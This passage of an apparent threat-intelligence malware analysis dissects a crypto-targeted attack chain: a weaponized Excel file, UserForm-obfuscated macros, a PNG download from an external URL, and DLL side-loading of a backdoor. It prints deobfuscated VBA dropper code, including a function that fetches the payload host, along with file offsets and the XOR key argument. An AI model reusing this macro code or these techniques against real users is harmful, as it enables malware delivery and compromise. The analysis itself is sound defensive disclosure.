After gaining the trust of the target, the threat actor sent a weaponized Excel document to the target containing further details on the fees to appear legitimate. The threat actor used the fee structure discussion as an opportunity to ask the target to open the weaponized Excel file and fill in their information.

Weaponized Excel file analysis

The weaponized Excel file, which has the file name *OKX Binance & Huobi VIP fee comparision.xls* (Sha256: abca3253c003af67113f83df2242a7078d5224870b619489015e4fde060acad0), is well crafted and contains legitimate information about the current fees used by some crypto exchanges. The metadata extracted showed that the file was created by the user *Wolf*:

File name	**OKX Binance & Huobi VIP fee comparision.xls**
CompObjUserTypeLen	31
CompObjUserType	Microsoft Excel 2003 Worksheet
ModifyDate	2022:10:14 02:34:33
TitleOfParts	Comparison_Oct 2022
SharedDoc	No
Author	Wolf
CodePage	Windows Latin 1 (Western European)
AppVersion	16
LinksUpToDate	No
ScaleCrop	No
LastModifiedBy	Wolf
HeadingPairs	Worksheets, 1
FileType	XLS
FileTypeExtension	xls
HyperlinksChanged	No
Security	None
CreateDate	2022:10:14 02:34:31
Software	Microsoft Excel
MIMEType	application/vnd.ms-excel



Properties - IFUZYDTTOP
IFUZYDTTOP UserForm

(Name)	IFUZYDTTOP
BackColor	&H8000000F&
BorderColor	&H80000012&
BorderStyle	0 - fmBorderStyleNone
Caption	UserForm1


Figure 3. The information in the malicious Excel file

The macro is obfuscated and abuses UserForm (a feature used to create windows) to store data and variables. In this case, the name of the UserForm is *IFUZYDTTOP*, and the macro retrieves the information with the following code *IFUZYDTTOP.MgQnQVGb.Caption* where *MgQnQVGb* is the name of the label in the UserForm and *.caption* allows to retrieve the information stored into the UserForm.

The table below shows the data retrieved from the UserForm:

Obfuscated data	Original data
IFUZYDTTOP.nPuyGkKr.Caption & IFUZYDTTOP.jpqKCxUd.Caption	MSXML2.DOMDocum
IFUZYDTTOP.QevjtDZF.Caption	b64
IFUZYDTTOP.MgQnQVGb.Caption	bin.base64
IFUZYDTTOP.iuilTrLG.Caption	Base64 encoded Seco
IFUZYDTTOP.hMcZvwhq.Caption	C:\ProgramData\Micr
IFUZYDTTOP.DDFyQLPa.Caption	\VSDB688.tmp
IFUZYDTTOP.PwXgwErw.Caption & IFUZYDTTOP.ePGMifdW.Caption	Excel.Application

The macro retrieves some parameters from the UserForm as well as another XLS file stored in base64. The XLS file is dropped into the directory *C:\ProgramData\Microsoft Media* as *VSDB688.tmp* and runs in invisible mode.



```
Sub OpenNewWorkbook(FileName, DirectoryandFIlename)

    On Error Resume Next
    Dim LHVROQMN As Object

    Set LHVROQMN = FileName.Workbooks.Open(DirectoryandFIlename)
    FileName.Application.Visible = False

    Set FileName = Nothing
    Set LHVROQMN = Nothing

End Sub
```


Figure 4. The deobfuscated code to load the extracted worksheet in invisible mode.

Additionally, the main sheet in the Excel file is protected with the password *dragon* to encourage the target to enable the macros. The sheet is then unprotected after installing and running the other Excel file stored in Base64. This is likely used to trick the user to enable macros and not raise suspicion.

Extracted worksheet

The second Excel file, *VSDB688.tmp* (Sha256: a2d3c41e6812044573a939a51a22d659ec32aea00c26c1a2fdf7466f5c7e1ee9), is used to retrieve a PNG file that is parsed later by the macro to extract two executable files and the encrypted backdoor. Below is the metadata for the second worksheet:

File Name	**VSDB688.tmp**
CompObjUserType	Microsoft Excel 2003 Worksheet
ModifyDate	2022:08:29 08:07:24
TitleOfParts	Sheet1
SharedDoc	No
CodePage	Windows Latin 1 (Western European)
AppVersion	16
LinksUpToDate	No
ScaleCrop	No
CompObjUserTypeLen	31
HeadingPairs	Worksheets, 1
FileType	XLS
FileTypeExtension	xls
HyperlinksChanged	No
Security	None
CreateDate	2006:09:16 00:00:00
Software	Microsoft Excel
MIMEType	application/vnd.ms-excel



```
Option Explicit

Private Const SW_SHOWNORMAL As Long = &H1&
Const SW_HIDE = &H0&

Private Type SECURITY_ATTRIBUTES
   nLength As Long
   lpSecurityDescriptor As Long
   bInheritHandle As Long
End Type

Private Type PROCESS_INFORMATION
    hProcess As LongPtr
    hThread As LongPtr
    dwProcessId As Long
    dwThreadId As Long
End Type

Private Type STARTUP_INFO
    cb As Long
    lpReserved As String
    lpDesktop As String
    lpTitle As String
    dwX As Long
    dwY As Long
    dwXSize As Long
    dwYSize As Long
    dwXCountChars As Long
    dwYCountChars As Long
    dwFillAttribute As Long
    dwFlags As Long
    wShowWindow As Integer
    cbReserved2 As Integer
    lpReserved2 As Byte
    hStdInput As LongPtr
    hStdOutput As LongPtr
    hStdError As LongPtr
End Type

Private Type STARTUPINFOEX
    STARTUPINFO As STARTUP_INFO
    lpAttributelist As LongPtr
End Type

Private Declare PtrSafe Function JVTRN Lib "kernel32.dll" Alias
    ByVal lpApplicationName As String, _
    ByVal lpTAVQRQRD As String, _
    lpProcessAttributes As SECURITY_ATTRIBUTES, _
    lpThreadAttributes As SECURITY_ATTRIBUTES, _
    ByVal bInheritHandles As Long, _
    ByVal dwCreationFlags As Long, _
    lpEnvironment As Any, _
    ByVal lpCurrentDirectory As String, _
    ByVal lpStartupInfo As LongPtr, _
    lpProcessInformation As PROCESS_INFORMATION _
) As Long
```

Properties - ThisWorkbook

ThisWorkbook Workbook

Alphabetic | Categorized

(Name)	ThisWorkbook
AccuracyVersion	0
AutoSaveOn	False
AutoUpdateFrequency	0
ChangeHistoryDuration	0
ChartDataPointTrack	False
CheckCompatibility	False
ConflictResolution	1 - xlUserResolution
Date1904	False
DisplayDrawingObjects	-4104 - xlDisplayShapes
DisplayInkComments	True
DoNotPromptForConvert	False
EnableAutoRecover	True
EncryptionProvider	
EnvelopeVisible	False
Final	False
ForceFullCalculation	False
HighlightChangesOnScreen	False
InactiveListBorderVisible	True
IsAddin	False
KeepChangeHistory	True
ListChangesOnNewSheet	False
Password	********
PersonalViewListSettings	True
PersonalViewPrintSettings	True
PrecisionAsDisplayed	False
ReadOnlyRecommended	False
RemovePersonalInformation	True
Saved	True
SaveLinkValues	True

Properties - GGPJPPVOJB

GGPJPPVOJB UserForm

Alphabetic | Categorized


(Name)	GGPJPPVOJB
BackColor	&H8000000F&
BorderColor	&H80000012&
BorderStyle	0 - fmBorderStyleNone
Caption	ESHJGJBZDQ
Cycle	0 - fmCycleAllForms
DrawBuffer	32000
Enabled	True
Font	Tahoma
ForeColor	&H80000012&
Height	216
HelpContextID	0
KeepScrollBarsVisible	3 - fmScrollBarsBoth
Left	0
MouseIcon	(None)
MousePointer	0 - fmMousePointerDefault
Picture	(None)
PictureAlignment	2 - fmPictureAlignmentCenter
PictureSizeMode	0 - fmPictureSizeModeClip
PictureTiling	False
RightToLeft	False
ScrollBars	0 - fmScrollBarsNone
ScrollHeight	0
ScrollLeft	0
ScrollTop	0
ScrollWidth	0
ShowModal	True
SpecialEffect	0 - fmSpecialEffectFlat
StartUpPosition	1 - CenterOwner

Figure 5. The second file is completely empty but contains the same UserForm abuse technique as the first stage.

The table below shows the deobfuscated data retrieved from the UserForm:

Obfuscated data	Original data
GGPJPPVOJB.GbEtQGZe.Caption & GGPJPPVOJB.ECufizoN.Caption	MSXML2.DOMDocum
GGPJPPVOJB.BkxQNjsP.Caption	b64
GGPJPPVOJB.slgGbwvS.Caption	bin.base64
GGPJPPVOJB.kiTajKHg.Caption	C:\ProgramData\Softw
GGPJPPVOJB.fXSPzIWf.Caption	logagent.exe
GGPJPPVOJB.JzrHMGPQ.Caption	wsock32.dll
GGPJPPVOJB.pKLagNSW.Caption	56762eb9-411c-4842-
GGPJPPVOJB.grzjNBbk.Caption	/shadow
GGPJPPVOJB.aJmXcCtW.Caption & GGPJPPVOJB.zpxMSdzi.Caption	MSXML2.ServerXMLH
GGPJPPVOJB.rDHwJTxL.Caption	Get


The macro retrieves some parameters from the UserForm then downloads a PNG file from *hxxps://od.lk/d/d021d412be456a6f78a0052a1f0e3557dcfa14bf25f9d0f1d0d2d7dcdac86c73/Background.png*. The file was no longer available at the time of analysis, indicating that the threat actor likely deployed it only for this specific attack.



```
Public Function GetPNG()
    On Error Resume Next

   Dim Request As Object
   Dim URL As String
   Set Request = CreateObject(MSXML2.ServerXMLHTTP.6.0)

   URL = "https://od.lk/d/d021d412be456a6f78a0052a1f0e3557dcfa14bf25f9d0f1d0d2d7dcdac86c73/Background.png"
   Request.Open Get, URL, False
   Request.Send

   If Request.Status = 200 Then
    GetPNG = Request.ResponseBody
   Else
    Application.Quit
   End If

   Set Request = Nothing

End Function
```

Figure 6. Deobfuscated code that shows the download of the file *Background.png*

The PNG is then split into three parts and written in three different files: the legitimate file *logagent.exe,* a malicious version of w*sock32.dll*, and the XOR encrypted backdoor with the GUID (56762eb9-411c-4842-9530-9922c46ba2da). The three files are used to load the main payload to the target system.



```
If Dir(PATH & logagent) = "" Or Dir(PATH & sockdll) = "" Or Dir(PATH & IDDll) = "" Then

    GetPNG = GetPNG

    If Dir(PATH & logagent) = "" Then
      Call WriteFile(GetPNG, PATH & logagent, 1441, 112640)
    Else
    End If


    If Dir(PATH & sockdll) = "" Then
      Call WriteFile(GetPNG, PATH & sockdll, 114081, 99328)
    Else
    End If


    If Dir(PATH & IDDll) = "" Then
      Call WriteFile(GetPNG, PATH & IDDll, 213409, 116224)
    Else
    End If
Else
End If
```

Figure 7. The three files are written into *C:\\ProgramData\SoftwareCache\* and run using the *CreateProcess* API

Loader analysis

Two of the three files extracted from the PNG file, *logagent.exe* and *wsock32.dll*, are used to load the XOR encrypted backdoor. The following sections present our in-depth analysis of both files.

Logagent.exe

Logagent.exe (Hash: 8400f2674892cdfff27b0dfe98a2a77673ce5e76b06438ac6110f0d768459942) is a legitimate system application used to log errors from Windows Media Player and send the information for troubleshooting.

The file contains the following metadata, but it is not signed:

Description	Value
language	English-US
code-page	Unicode UTF-16 little endian
CompanyName	Microsoft Corporation
FileDescription	Windows Media Player Logagent
FileVersion	12.0.19041.746
InternalName	logagent.exe
LegalCopyright	© Microsoft Corporation. All rights reserved.
OriginalFilename	logagent.exe
ProductName	Microsoft® Windows® Operating System
ProductVersion	12.0.19041.746

The *logagent.exe* imports function from the *wsock32.dll* which is abused by the threat actor to load malicious code into the targeted system. To trigger and run the malicious *wsock32.dll*, *logagent.exe* is run with the following arguments previously retrieved by the macro: *56762eb9-411c-4842-9530-9922c46ba2da /shadow*. Both arguments are then retrieved by *wsock32.dll*. The GUID *56762eb9-411c-4842-9530-9922c46ba2da* is the filename for the malicious *wsock32.dll* to load and */shadow* is used as an XOR key to decrypt it. Both parameters are needed for the malware to function, potentially hindering isolated analysis.




Image File

Windows Media Player Logagent

Version: 12.0.19041.746

Build Time:

Path:

c:\ProgramData\SoftwareCache\logagent.exe

Command line:

"c:\ProgramData\SoftwareCache\logagent.exe" 56762eb9-411c-4842-9530-9922c46ba2da /shadow

Current directory:

C:\

Autostart Location:


n/a

Figure 8. Command line execution from the running process logagent.exe

Wsock32.dll


The legitimate *wsock32.dll* is the Windows Socket API used by applications to handle network connections. In this attack, the threat actor used a malicious version of *wsock32.dll* to evade detection. The malicious *wsock32.dll* is loaded by *logagent.exe* through DLL side-loading and uses DLL proxying to call the legitimate functions from the real *wsock32.dll* and avoid detection. DLL proxying is a hijacking technique where a malicious DLL sits in between the application calling the exported function and a legitimate DLL that implements that exported function. In this attack, the malicious *wsock32.dll* acts as a proxy between *logagent.exe* and the legitimate *wsock32.dll*.

It is possible to notice that the DLL is forwarding the call to the legitimate functions by looking at the import address table:



index	name (75)	location
1	accept	C:\Windows\System32\wsock32.dll.accept
2	bind	C:\Windows\System32\wsock32.dll.bind
3	closesocket	C:\Windows\System32\wsock32.dll.closesocket
4	connect	C:\Windows\System32\wsock32.dll.connect
5	getpeername	C:\Windows\System32\wsock32.dll.getpeername
6	getsockname	C:\Windows\System32\wsock32.dll.getsockname
7	getsockopt	C:\Windows\System32\wsock32.dll.getsockopt
8	htonl	C:\Windows\System32\wsock32.dll.htonl
9	htons	C:\Windows\System32\wsock32.dll.htons
10	inet_addr	C:\Windows\System32\wsock32.dll.inet_addr
11	inet_ntoa	C:\Windows\System32\wsock32.dll.inet_ntoa
12	ioctlsocket	C:\Windows\System32\wsock32.dll.ioctlsocket
13	listen	C:\Windows\System32\wsock32.dll.listen
14	ntohl	C:\Windows\System32\wsock32.dll.ntohl
15	ntohs	C:\Windows\System32\wsock32.dll.ntohs
16	recv	C:\Windows\System32\wsock32.dll.recv
17	recvfrom	C:\Windows\System32\wsock32.dll.recvfrom
18	select	C:\Windows\System32\wsock32.dll.select
19	send	C:\Windows\System32\wsock32.dll.send
20	sendto	C:\Windows\System32\wsock32.dll.sendto
21	setsockopt	C:\Windows\System32\wsock32.dll.setsockopt
22	shutdown	C:\Windows\System32\wsock32.dll.shutdown
23	socket	C:\Windows\System32\wsock32.dll.socket
24	MigrateWinsockConfiguration	C:\Windows\System32\wsock32.dll.MigrateWinsockConfiguration
25	n/a	n/a
26	n/a	n/a
27	n/a	n/a


Figure 9. Import Address Table from *wsock32.dll*



indicator (39)	detail	level
The original name of the file has been found	name: HijackingLib.dll	3
The file checksum is invalid	checksum: 0x00000000	3
The file references a group of API	type: synchronization, count: 7	3
The file references a group of API	type: network, count: 59	3
The file references a group of API	type: diagnostic, count: 3	3
The file references a group of API	type: memory, count: 11	3

